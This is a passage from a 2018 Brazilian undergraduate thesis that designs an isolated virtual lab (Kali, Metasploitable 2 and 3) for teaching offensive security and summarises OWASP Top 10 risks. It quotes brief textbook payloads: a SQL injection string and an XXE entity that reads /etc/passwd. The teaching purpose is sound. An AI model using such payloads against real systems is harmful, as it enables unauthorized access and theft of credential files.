UNIVERSIDADE FEDERAL DO ESTADO DO RIO DE JANEIRO

CENTRO DE CIÊNCIAS EXATAS E TECNOLOGIA

ESCOLA DE INFORMÁTICA APLICADA

UM AMBIENTE VIRTUAL PARA ENSINO DE SEGURANÇA OFENSIVA

Gabriel Diniz Tormin

Orientadora

Morganna Carmem Diniz

RIO DE JANEIRO, RJ BRASIL

JULHO DE 2018

Catalogação informatizada pelo autor

T676 Tormin, Gabriel Diniz
UM AMBIENTE VIRTUAL PARA ENSINO DE SEGURANÇA OFENSIVA / Gabriel Diniz Tormin. -- Rio de Janeiro, 2018.
85

Orientadora: Morganna Carmem Diniz.
Trabalho de Conclusão de Curso (Graduação) - Universidade Federal do Estado do Rio de Janeiro, Graduação em Sistemas de Informação, 2018.

1. Segurança da Informação. 2. Teste de Penetração. 3. Segurança Ofensiva. 4. Laboratório Virtual. 5. Ensino. I. Carmem Diniz, Morganna , orient. II. Título.

UM AMBIENTE VIRTUAL PARA ENSINO DE SEGURANÇA OFENSIVA

Gabriel Diniz Tormin

Projeto de Graduação apresentado à Escola de Informática Aplicada da Universidade Federal do Estado do Rio de Janeiro (UNIRIO) para obtenção do título de Bacharel em Sistemas de Informação.

Aprovado por:

_____

Morganna Carmem Diniz (UNIRIO)

_____

Leonardo Luiz Alencastro Rocha (UNIRIO)

_____

Maximiliano Faria (UNIRIO)

RIO DE JANEIRO, RJ – BRASIL.

JULHO DE 2018

Agradecimentos

A Deus, por todas as bênçãos concedidas.
A minha família que sempre me apoiou e me incentivou a estudar constantemente.
A minha orientadora Morganna pela paciência e pelo suporte.
A minha namorada Carolina Musa pelo apoio inestimável.
A todos os professores que fizeram parte da minha formação desde o primeiro dia de aula da minha vida.
Aos amigos de graduação por proporcionar trocas de conhecimento e amizade.

RESUMO

Esta monografia mostra a importância do profissional de segurança da informação no mundo contemporâneo e descreve um laboratório virtual para ensino de disciplina de segurança ofensiva na UNIRIO (Universidade Federal do Estado do Rio de Janeiro).

Palavras-chave: Segurança da Informação, Teste de Penetração, Segurança Ofensiva, Laboratório Virtual, Ensino.

ABSTRACT

This monograph shows the importance of the information security professional in the contemporary world and describes a virtual laboratory for teaching offensive security discipline at UNIRIO (Federal University of the State of Rio de Janeiro).

Keywords: Information Security, Penetration Test, Offensive Security, Virtual Laboratory, Teaching.

Sumário

Índice de Figuras

1 Introdução

1.1 Motivação

O crescimento de ataques cibernéticos é notório [1] e não só a empresas, instituições financeiras ou órgãos governamentais. Os alvos são variados e chegam até a pessoas físicas [2]. E, apesar dessa grande demanda gerada pelos *hackers*, ainda não existe mão-de-obra qualificada para combater essa onda de novos crimes tecnológicos [3]. Pensando nisso, serão mencionados variados casos que aconteceram ao longo do tempo com o objetivo de mostrar o crescimento das ocorrências nos últimos anos.

No início dos anos 1970, John Draper descobriu que, ao usar um apito que era fornecido como brinde em uma caixa de cereais chamada Captain Crunch®, era possível burlar o sistema da infraestrutura da renomada companhia telefônica, AT&T®. Com o barulho reproduzido pelo mesmo, ele percebeu que era possível fazer ligações gratuitas nos Estados Unidos [4]. Esse foi um dos primeiros ataques *hacker* em uma época em que essa palavra era desconhecida por grande parte da população mundial [5].

Posteriormente, em 1995, Vladmir Levin, um engenheiro de *software* russo, invadiu o sistema de informática do banco Citibank® em Nova Iorque de sua casa em São Petersburgo. Com o ataque, ele transferiu mais de 10 milhões de dólares em contas no mundo todo [6].

Já em 2007, a Estônia sofreu um ataque de DDoS (que tem como objetivo deixar o serviço fora do ar) contra *sites* e a infraestrutura do governo, da mídia, da educação e de bancos, por um período de três semanas. Devido a um ataque realizado em 2011 por membros de um grupo *hacker* denominado LulzSec, a Sony®, corporação conglomerada multinacional japonesa com um negócio diversificado e mundialmente conhecida, foi forçada a fechar por 20 dias sua infraestrutura de rede - que permite que usuários do Playstation© possam jogar *online*, provocando um prejuízo estimado de 171 milhões de dólares [6].

Uma onda de ataques originados na Rússia, em 2013, orquestrada por sindicatos de crime organizado, que teve como alvo bancos e instituições financeiras, causou um prejuízo estimado em 1 bilhão de dólares [6].

Um tipo de *ransomware* denominado *WannaCry*, em 2017, infectou em alguns dias dezenas de milhares de empresas e órgãos governamentais em 150 países. Os atacantes demandavam o pagamento de 300 dólares por computador para reverter a criptografia e recuperar os arquivos [6].

Estatísticas mostram que, em 2017, o crime cibernético encabeça a lista das motivações dos ataques, correspondendo a 77,4%, seguido de espionagem cibernética com 14,5%, *hacktivismo* com 4,7% e guerra cibernética com 3,4% [7]. Ataques como esses podem ser acompanhados em tempo real pelos sites da *Check Point*® [8] e *Threatbutt*™ [9].

Segundo análises, o crime cibernético gerou um prejuízo de quase 600 bilhões de dólares para empresas até 2017 [10]. Especialistas da Marsh & McLennan Companies (MMC), empresa de consultoria em gerenciamento de risco, realizaram um estudo, o *Cyber Handbook*. A pesquisa estimou que as perdas financeiras das companhias de todo o mundo chegarão a cerca de 2,1 trilhões de dólares até 2019 [11], um crescimento exponencial. Para evitar que esses prejuízos assim ocorram, as empresas avaliam um gasto de 655 bilhões de dólares em iniciativas de cibersegurança para proteger computadores, dispositivos móveis e IoT (Internet das Coisas) entre 2015 e 2020 [12].

Há, basicamente, duas maneiras de implementar e analisar a segurança de tecnologia da informação: defensiva e ofensiva. A segurança defensiva, que é a mais convencional, foca em medidas reativas como correção de *software* e na busca e saneamento de vulnerabilidades. Já a segurança ofensiva consiste em tentar invadir o sistema, com permissão da empresa. O objetivo é descobrir vulnerabilidades que possam ser exploradas para fins maliciosos e corrigi-las [13].

1.2 Objetivos

Este trabalho tem como objetivo definir um laboratório virtual e um conjunto de ataques que possam ser usados em aulas de segurança ofensiva. Afinal, a possibilidade de

os alunos terem uma disciplina com aplicação prática facilita o aprendizado e reforça a importância da matéria para o curso.

Pensando nisso, o uso do laboratório virtual – neste trabalho estudado - possibilita despertar o interesse do aluno de forma prática. Assim o estudante será introduzido ao tema demandado pelo mercado de trabalho, tendo em vista o crescimento de ataques cibernéticos. É essencial ter pessoas que saibam atuar contra os diferentes tipos de *hackers* e, principalmente, prevenir que os ataques aconteçam.

Até o presente momento não há disciplina no curso de Bacharelado de Sistemas de Informação na UNIRIO que tenha como foco abordar os ataques *hackers* e como se defender dos mesmos [14]. Esse trabalho apoiará a inserção de uma disciplina permanente com foco no tema abordado.

1.3 Organização do texto

O presente trabalho está estruturado em capítulos e, além desta introdução, é desenvolvido da forma descrita abaixo.

- Capítulo II: descreve cenários possíveis de implantação de um laboratório virtual e seleciona o laboratório que mais se adequa ao propósito do trabalho.

- Capítulo III: define e especifica alguns ataques, que podem ser usados no laboratório virtual.

- Capítulo IV: detalha os ataques escolhidos e demonstra alguns exemplos para uso nas aulas.

- Capítulo V: apresenta as considerações finais, assinala as contribuições deste trabalho e sugere trabalhos futuros.

É apresentado um anexo, localizado após as referências, que contém siglas, termos e seus significados para melhor compreensão da leitura deste trabalho.

2 Ambiente de teste

2.1 Introdução

Cada vez mais se faz presente o aprendizado prático nas universidades. O objetivo é promover maior interesse dos alunos na matéria e demonstrar o conteúdo de forma mais atrativa. Com esse tipo de ensino, os jovens tendem a relacionar maior utilidade à disciplina e a sentir que as suas expectativas e anseios estão sendo atendidos, pois a disciplina passa a se adequar às necessidades do mercado de trabalho que exige a obtenção de mão de obra qualificada.

Por conseguinte, existe um esforço constante por parte dos professores para aplicar e adaptar a teoria à prática nas salas de aula em todas as áreas do conhecimento em que seja possível - algumas disciplinas são inerentemente teóricas, portanto dispares à meta em questão [15]. Sendo assim, este trabalho consiste em propiciar um ambiente de laboratório virtual para utilização em aulas práticas de segurança de computadores.

Um ambiente de virtual é composto por *Hypervisors* e máquinas virtuais (VM), sendo *Hypervisor* o *software* no qual as VMs rodarão. Já as VMs são softwares que trabalham como estações de trabalho comum e proporcionam ao usuário a mesma experiência que teria usando um computador físico real.

Existem dois tipos de instalação dos *Hypervisors* que podem ser feitas: *Bare-metal* e *Hosted*. A primeira é instalada diretamente no *hardware* do *host*, sendo esta instalação acompanhada de um sistema operacional com o mínimo necessário para que o *Hypervisor* se comunique adequadamente com o *hardware*. Já a última instalação é feita em um *host* com um Sistema Operacional convencional previamente instalado, ou seja, o *Hypervisor* é apenas uma aplicação [16]. Para o escopo do trabalho em questão será utilizada a instalação do tipo *Hosted Hypervisor*. A escolha se baseia no fato de que o ambiente será instalado em *hosts* de um laboratório da UNIRIO que já possuem sistema operacional instalado e que são utilizados para outros fins, como aulas de outras disciplinas. Portanto, o tipo de instalação escolhida, será transparente para os demais usos do laboratório.

Os principais fabricantes do mercado de *Hypervisor* são Citrix®, Microsoft®, VMware® e Red Hat®. O problema é que esses *softwares* são pagos quando se deseja fazer uso completo de todas as funções [17]. Por outro lado, o *VirtualBox*© da Oracle® é totalmente gratuito [18]. Para esse trabalho foi selecionado o *software* da Oracle®.

Com a escolha do *Hypervisor*, é preciso definir a estrutura de rede para o laboratório virtual. Na literatura, é possível encontrar algumas opções:

- Ambiente virtual simples [19];
- Ambiente virtual segregado por *firewall* [16];
- Ambiente virtual separado por camadas [20].

2.2 Ambiente virtual simples

O ambiente virtual simples é um ambiente sem comunicação com o mundo externo na máquina física. Este tem a característica de não permitir tráfego na rede física, retendo-o apenas ao *host* virtualizador. Esse ambiente é replicado para cada máquina do laboratório. A figura 1 mostra um exemplo desse ambiente onde cada equipamento possui uma VM atacante e duas VM vítimas, sendo uma Linux™ (Metasploitable 2©) e a outra Windows® (Metasploitable 3©). Neste caso, as três máquinas são inicializadas e podem se comunicar entre si, mas não podem se comunicar com o mundo externo (fora do *Hypervisor*).



Figura 1 - Laboratório virtual simples

2.3 Ambiente virtual segregado por firewall

Este ambiente consiste em um *firewall* incumbido de segregar o ambiente externo do ambiente interno. O ambiente externo corresponde ao acesso à rede fora do *hypervisor* e à *internet*, já o ambiente interno contém as VMs sem acesso à internet. Nele, contém o laboratório propriamente dito, integrado por VMs nos papéis de atacantes e de vítimas, para que sejam realizadas as práticas de aula. Uma vantagem para essa abordagem consiste na possibilidade de implementar o chamado *fail close* - que se baseia em cortar a comunicação da rede do laboratório com a rede externa caso haja algum comportamento anômalo na rede do laboratório que possa comprometer o funcionamento normal das outras redes. Assim, o *fail close* não permite que o comportamento anômalo afete a rede externa. A implementação pode ser feita toda em uma máquina física ou espalhada pela rede física do laboratório [16]. A figura 2 mostra um exemplo desse tipo de ambiente.

Na figura 2, pode-se constatar duas redes: a que se conecta à *internet* (nuvem azul) e a que tem acesso restrito ao ambiente do *host*. A separação das duas redes é feita pela VM na qual está instalado um firewall. Esta VM tem duas interfaces de rede, que permitem ou bloqueiam comunicações entre os diferentes ambientes. O *fail close*, uma das principais características desse modelo, é implementado nessa VM.



Figura 2 – Laboratório segregado por firewall

2.4 Ambiente virtual empresarial em camadas

A figura 3 mostra um exemplo de um ambiente virtual empresarial em camadas, que é composto por nove VMs dispostas da seguinte forma: uma VM para ataque - Kali Linux®, duas para instalar *firewalls* - denominadas *Bastion Host One* e *Bastion Host Two*, uma para instalar um roteador virtual - Dynamips [21], cinco para instalar as VMs para serem atacadas – sendo quatro com VMs OWASP BWA (são VMs propositalmente vulneráveis) e uma com uma instalação padrão de *Windows 10©*.



Figura 3 – Laboratório empresarial em camadas

No exemplo da figura 3, a separação das camadas é feita por dois *firewalls* (*Bastion Host One* e *Bastion Host Two*). A primeira camada é composta pelas redes VMnet7, VMnet8 e VMnet2; a segunda camada é formada pelas redes VMnet3 e VMnet4; e a terceira camada é composta pelas redes VMnet6 e VMnet5. Na primeira camada encontram-se as VMs OWASP BWA e Kali Linux®, na segunda temos as VMs OWASP BWA e na terceira camada uma VM Windows 10 e outra OWASP BWA. Esse modelo permite que se teste ataques passando por 1 ou 2 *firewalls*. Simular um ataque a um ambiente empresarial corresponde, nesse caso, a um ataque nas camadas 2 e 3.

2.5 Ambiente escolhido para a UNIRIO

O ambiente escolhido para este trabalho foi o virtual simples, pois ele permite definir diversos testes de penetração sem deixar de garantir a segurança das máquinas e rede dos laboratórios. Além disso, não há necessidade de fazer modificações na

infraestrutura dos laboratórios que são utilizados para as aulas de diversas disciplinas dos cursos do CCET - Centro de Ciências Exatas e Tecnologia da UNIRIO.

Especificamente para este trabalho, o ambiente é composto por uma VM para ataque e duas VMs vulneráveis para sofrer os ataques. O *host* no qual as VMs foram instaladas tem a seguinte configuração: Intel Core i5-7300HQ CPU 2.5GHz x 4, 8GB *ram*, SSD de 256 *MB* e Microsoft Windows 10 Home.

O *Hypervisor* escolhido foi o *VirtualBox*© por ser um software *OpenSource* e gratuito. O mesmo possui instalador para Linux®, Windows®, Mac® e Solaris®. A versão instalada foi a 5.2.8 e pode ser obtida no site do fabricante [22].

Em um ambiente virtualizado, como o VirtualBox©, as VMs são encapsuladas, tornando esse ambiente isolado do *host*. Dessa forma, não deveria haver interação direta do sistema operacional da VM com o do *host*. O processo de quebra desse isolamento e interação direta com o *host* se chama "*Virtual Machine escape*" ou "VM *escape*" [23]. Especificamente para o *VirtualBox*© existem algumas vulnerabilidades exploradas para esse tipo de ataque e, para evitá-las, é recomendada a constante atualização do mesmo [24].

No intuito de reduzir a possibilidade de ataques de *"VM escapes",* foi desabilitado o recurso de áudio e de USB e foi removido o controlador de disco ótico de todas as VMs, assim como não foi compartilhada nenhuma pasta e não foi instalado o pacote de extensão que permite uma interação mais harmoniosa entre o *host* e as VMs [16, p. 117].

Para o *VirtualBox*© pode-se configurar a rede com as seguintes opções [25]:

- *Not Attached*: reporta para a VM que a placa de rede está presente, mas sem conexão;
- NAT: entrega para a VM um endereço IP NAT, ou seja, um endereço IP que não é válido na Internet e que está em uma sub-rede diferente do *host*;
- NAT Network: funciona da mesma forma que a opção NAT. A diferença está na criação de mais de uma sub-rede, que podem ser configuradas manualmente;
- *Bridged Adapter*: esta opção configura a placa de rede da VM com um endereço IP da mesma sub-rede do *host*. Por isso, o *host* e as VMs conseguem se comunicar diretamente;
- *Host-Only Adapter*: tem funcionamento similar ao *Internal Network*, a diferença é que a VM com essa configuração não tem acesso ao "mundo externo", mas

pode se comunicar diretamente com o *host*. Sendo assim, a configuração permite a comunicação apenas entre o *host* e as VMs, também concebidas dessa forma.

- *Generic Driver*: modo raramente utilizado, mas que permite que o usuário selecione um *driver* que pode ser incluído no *VirtualBox*© ou distribuído como um pacote de extensão.

A VM instalada para realizar os ataques foi uma Kali Linux® 2018.2 Rolling© [26] com 2 GB de ram, 80 GB de HD e a rede configurada como '*Host-Only Adapter'*. O arquivo de instalação usado foi um arquivo ISO específico para o *VirtualBox*©. Este pode ser obtido no site do fabricante [27].

O primeiro passo foi atualizar o sistema por meio do comando "*apt-get update && apt-get upgrade*". Para realizar qualquer atualização é necessário ter acesso à internet. Para isso, pode-se mudar a configuração de rede da VM de "*Host-only adapter*" para "NAT" ou "*Bridged Adapter*" e reiniciar a interface de rede ou a VM. Terminado o processo de atualização, é fundamental voltar à configuração de rede anterior, para que as VMs atacante e vítima estejam na mesma rede (*Host-Only Adapter*), sem acesso à internet. O próximo passo foi tirar um *snapshot* do sistema. Para que, se necessário, seja possível voltar o sistema à sua configuração inicial de uma forma simples e rápida.

Uma VM vítima foi instalada com Metasploitable 2© com a seguinte configuração: Ubuntu 8.04, 1GB de ram, HD de 8 GB e a rede configurada como '*Host-Only Adapter*'. Esta VM pode ser obtida para ser adicionada no formato VMDK para o *VirtualBox*© no site do desenvolvedor [28]. A segunda VM vítima foi instalada com Metasploitable 3© com a seguinte configuração: Windows 2008 R2 com Service Pack 1, 4GB de ram, HD de 60 GB e a rede configurada como '*Host-Only Adapter*'. A VM Metasploitable 3© pode ser instalada seguindo os passos indicados no site do desenvolvedor [29].

As configurações do atacante e das vítimas são mostradas nas figuras 4, 5 e 6.



Figura 4 - Configurações VM atacante kali.



Figura 5 - Configurações VM vítima metasploitable 2.



Figura 6 - Configurações VM vítima metasploitable 3.

Para conferir a comunicação entre as VMs, foi feito o teste com o comando "*ping*" entre todas as VMs, atacante e vítimas.

3 Ataques

3.1 Introdução

A cada dia surge uma nova notícia de ataque contra grandes e pequenas empresas na mídia [30] [31]. Há de se levar em consideração que nem todos são reportados publicamente, pois as organizações temem, ao tornar essa informação pública, diminuir a sua credibilidade perante seus clientes [32]. No entanto, existe um movimento para que sejam reguladas as formas como as instituições reportam os ataques que comprometem dados de seus clientes. O governo canadense, por exemplo, está em processo final para forçar as empresas, por meio de regulação, a reportarem qualquer falha de segurança no momento em que ela é detectada [33]. Dessa forma, poderá ser possível perceber o quanto os ataques impactam a vida dos cidadãos.

A OWASP é uma organização internacional sem fins lucrativos focado em segurança de *software*, cuja missão é prover informações para que indivíduos e organizações possam tomar melhores decisões em relação ao tema. Desde 2004, a OWASP divulga relatórios anuais dos 10 maiores riscos de segurança de aplicação [34].

A figura 7 mostra os 10 maiores riscos de segurança do relatório de 2017 da OWASP. As seções seguintes explicam um pouco mais cada um desses 10 tipos de ataque.

Figura 7 - Relatório OWASP dos Top 10 riscos

3.2 Injection

Injection é um tipo de ataque que permite injeção de dados por meio de variáveis, parâmetros, serviços web, etc. O *Sql Injection* é um exemplo que pode ser explorado na ausência de tratamento dos dados de entrada enviados pelo usuário. Esse ataque pode ser demonstrado da seguinte forma: uma aplicação utiliza dados de entrada do usuário na construção da consulta SQL, da forma: “String query = "SELECT * FROM accounts WHERECustID='" + request.getParameter("id") + "'";”. O atacante envia os dados da seguinte forma “’or ‘1’=’1”. Isto muda o significado da consulta, pois pede para retornar todos os registros da tabela “accounts” [35].

3.3 Broken Authentication

Broken Authentication consiste em obter acesso a áreas restritas de um sistema. Esse acesso pode ser obtido utilizando técnicas de força bruta para identificar credenciais válidas, ferramentas de ataques baseados em dicionário (lista de credenciais previamente conhecidas) e roubo de sessões (números que identificam cada credencial já autenticada) [35].

3.4 Sensitive Data Exposure

Sensitive Data Exposure consiste em obter dados que trafegam ou estão armazenados sem criptografia, ou então quando o atacante se posiciona entre o cliente e o servidor permitindo ter acesso ao dado claro. Isto ocorre porque quando há criptografia (https, por exemplo) esta é feita entre cliente, atacante e servidor, ou seja, o cliente se conecta com o atacante (quando acredita ser o servidor), e o atacante se conecta com o servidor. Por isso, esse ataque recebe o nome de *man-in-the-middle*. Um cenário para esse risco pode ocorrer quando um sistema utiliza criptografia automática do banco de dados que criptografa os dados na inserção dos mesmos e desfaz a criptografia no retorno de uma consulta [35].

3.5 XML External Entities (XXE)

Arquivos XML demandam um interpretador para serem lidos e entendidos. Quando um atacante pode inserir conteúdo hostil em um arquivo XML e fazer *upload* do mesmo para um interpretador vulnerável, pode-se obter dados e acessos não autorizados. Um exemplo desse ataque ocorre quando um atacante tenta extrair dados do servidor, como o arquivo padrão de senhas, inserindo o código no arquivo XML “<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>” [35].

3.6 Broken Access Control

Broken Access Control consiste em um usuário ter acesso não autorizado a um recurso do sistema. Em um sistema, cada usuário deve ter acesso apenas ao seu próprio conteúdo. Por exemplo, um usuário não autenticado não deve ter acesso aos dados reservados para um usuário autenticado ou um usuário autenticado como comprador de um site de vendas não pode ter acesso administrativo ao mesmo. Dessa forma, um ataque desse tipo, ocorre quando é explorada uma falha no controle de acesso do sistema. Quando um usuário entra em um sistema, verifica o seguinte *link* no navegador: "http://example.com/app/getappInfo". Por meio de ferramentas que detectam a ausência de acesso de controle, o atacante pode descobrir o *link* que permite acesso de administrador e, com isso, cola o link "http://example.com/app/admin_getappInfo" no navegador para obter acesso administrativo [35].

3.7 Security Misconfiguration

Security Misconfiguration ocorre quando um atacante se aproveita de uma configuração do sistema que o permite ter acesso não autorizado à recursos. Para obter informações sobre o sistemas ou acesso não autorizado, os atacantes frequentemente tentam explorar falhas não corrigidas, contas de acesso padrão, páginas não utilizadas, diretórios e arquivos não protegidos, etc, para obter informações sobre o sistema ou acesso não autorizado. Um exemplo, ocorre quando a listagem de diretório é permitida em um servidor. O atacante então encontra e faz o *download* do arquivo de classes Java compilado. Uma vez de posse do arquivo, descompila-o e faz a engenharia reversa para ver o código. Dessa forma, o atacante encontra uma falha de controle de acesso na aplicação [35].

3.8 Cross-Site Scripting (XSS)

O *Cross-Site Scripting (XSS)* possui três formas: refletido, armazenado e DOM. O ataque refletido ocorre quando a aplicação inclui a entrada de usuário não validada como

